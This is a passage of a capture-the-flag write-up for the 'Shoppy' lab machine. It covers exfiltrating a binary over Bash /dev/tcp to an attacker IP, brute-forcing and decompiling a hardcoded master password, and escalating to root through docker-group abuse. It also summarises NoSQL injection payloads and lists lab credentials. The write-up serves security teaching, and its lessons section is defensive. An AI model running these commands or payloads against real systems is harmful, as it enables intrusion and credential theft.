sudo -u deploy /home/deploy/password-manager
[sudo] password for jaeger:
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager

jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: fasda
Access denied! This incident will be reported !
Three things come out of this. First, the rule carries no NOPASSWD, which is why sudo asks for jaeger's password (we already have it). Second, the Matching Defaults entries block includes secure_path, and that is the technical reason PATH hijacking is off the table here: sudo rebuilds PATH from that fixed list, so we cannot slip a binary of ours in front. Third, the program's greeting (Welcome to Josh password manager!) ties it back to the earlier josh.
With a made-up password it answers Access denied! This incident will be reported !. We need the real one.
Pulling the binary out for analysis
Since we cannot hijack its PATH, we have to look inside the binary. We bring it over using Bash's /dev/tcp redirector, which needs no tool installed on the victim:
nc -nlvp 1234 > password_managercat /home/deploy/password-manager > /dev/tcp/10.10.16.6/1234
md5sum password-manager
# nc -nlvp 1234 > password_manager
listening on [any] 1234 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.11.180] 43018

# cat password_manager
File: password_manager   <BINARY>

# md5sum password_manager
74c42b1183ea448f72487caebf1eadb6  password_manager

jaeger@shoppy:/home/deploy$ md5sum password-manager
74c42b1183ea448f72487caebf1eadb6  password-manager
The md5sum matches on both ends, so the transfer corrupted nothing. It is a twenty-second step that saves hours of debugging a failure that was really a truncated file. (The local copy is named password_manager with an underscore purely because that is how nc named it; on the victim it is still password-manager.)
Route 1: brute force
The program compares the input against a fixed password, so a whole wordlist can be thrown at it. The script fires the attempts in parallel blocks of 200, because one at a time would take hours:
chmod +x password_manager
nano bruteForce.sh
chmod +x bruteForce.sh
./bruteForce.sh
#!/bin/bash
counter=0
top_counter=200
while read -r pw; do
if [ $counter == $top_counter ]; then
wait
let top_counter+=100
fi
echo "$pw" | ./password_manager 1>/dev/null && echo "La contraseña es $pw" &
let counter+=1
done < /home/krmena/rockyoudir/rockyou.txt
cat: /home/deploy/creds.txt: No such file or directory
La contraseña es Sample
Two lines of output and both are informative. The master password is Sample, and the cat: /home/deploy/creds.txt: No such file or directory gives away the binary's mechanism: when the password is right it does not print anything stored inside itself, it runs a cat over /home/deploy/creds.txt. That file does not exist on our machine, hence the error. That is why the local brute force hands us the key but not the loot: we have to go back to the victim and run it there.
sudo -u deploy /home/deploy/password-manager
[sudo] password for jaeger:
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
Route 2: reverse engineering with Ghidra

The "clean" way, and the one that also explains why the password was so short, is to open the binary in Ghidra. The startup flow is what trips people up the first time, so here it is step by step: launch the tool, File → New Project and pick a working directory.

# ghidra
Creating project: /home/krmena/machines/shoppy/content/program.rep
Then open the project (the dragon icon), File → Import File and select the binary. The import dialog already confirms what we are dealing with:

Import /home/krmena/machines/shoppy/content/password_manager
Format:             Executable and Linking Format (ELF)
Language:           x86:LE:64:default:gcc
Destination Folder: f:/
Program Name:       password_manager
The fact that Ghidra identifies the format on its own (64-bit ELF built with gcc) confirms it is neither packed nor encrypted, so the decompilation will be readable. Accept the defaults and let it analyse. In the function list, main():

local_29 = 'S';
local_28 = 'a';
local_27 = 'm';
local_26 = 'p';
local_25 = 'l';
local_24 = 'e';
There is the master password in cleartext, built character by character and concatenated into a local variable. Splitting it into single letters keeps it out of a strings dump, but it does not survive a decompiler: it is the classic hardcoded secret wearing a disguise that protects nothing.
docker group → root
With deploy:Deploying@pp! we switch user:
su deploy
bash
id
jaeger@shoppy:/home/deploy$ su deploy
Password:
$ bash
deploy@shoppy:~$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
(The bare $ after the su is because deploy's default shell is not Bash; we launch bash by hand for a comfortable prompt.)
deploy is in the docker group, and that is equivalent to root: the Docker daemon runs as root and anyone who can talk to its socket can ask it for a container that mounts the host's root filesystem. chroot over that mount drops us into a root shell on the real system (docker group abuse). The payload comes from GTFOBins:
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
bash
id
deploy@shoppy:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# bash
root@95fce5af4f60:/# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
The 95fce5af4f60 in the prompt is the container id, but the filesystem we are standing on is the host's, mounted at /mnt and turned into root by the chroot. The flag confirms it:
cat root/root.txt
root@95fce5af4f60:/# cat root/root.txt
271222c99f458f75b442b2ddd3d1456d
Attack chain
nmap TCP (22, 80, 9093) → shoppy.htb
  └─> /login: MongoDB backend → NoSQL injection admin' || 'a'=='a → bypass (admin)
        │      (the Node.js trace from the JSON payload already leaks /home/jaeger/ShoppyApp)
        └─> /admin/search-users: NoSQL admin' || '1'=='1 → hashes of admin and josh
              └─> john (MD5) → josh:remembermethisway
                    └─> mattermost.shoppy.htb → Deploy Machine channel → jaeger:Sh0ppyBest@pp!
                          └─> SSH as jaeger (user.txt)
                                └─> sudo -u deploy password-manager → master "Sample" (brute/Ghidra)
                                      └─> deploy:Deploying@pp! → docker group
                                            └─> docker run -v /:/mnt ... chroot → root (root.txt)
Lessons learned
- NoSQL does not mean "injection-free". A login field that reaches a MongoDB query untouched allows always-true conditions (
|| '1'=='1,$ne/$gtoperators) that bypass authentication or dump data. The tell was the change in response (504 with SQL payloads, 400 with MongoDB syntax), not a classic SQL error. - An uncaught error trace is a leak. The JSON payload that "failed" returned a Node.js stack trace with the path
/home/jaeger/ShoppyApp/, revealing a system user before the chat was ever found. In production, errors get logged server-side and the client gets a generic message. - An empty fuzz does not close a vector, it only rules out a wordlist. The first
wfuzzfiltered all 81,906 of its requests without a single hit; the second, with another list, foundmattermoststraight away. - Do not reuse credentials across services.
joshopened Mattermost; a channel leaked jaeger's, which worked as-is over SSH. Every hop was reuse of credentials found in the previous step. - Obfuscating a secret in a binary does not protect it. The master password was hardcoded character by character to dodge a
stringsdump, but the decompilation shows it whole; and brute force got it anyway, revealing along the way that the program merely rancat /home/deploy/creds.txt. - The docker group is root. Any member can mount the host filesystem inside a container and escalate: granting docker is granting root.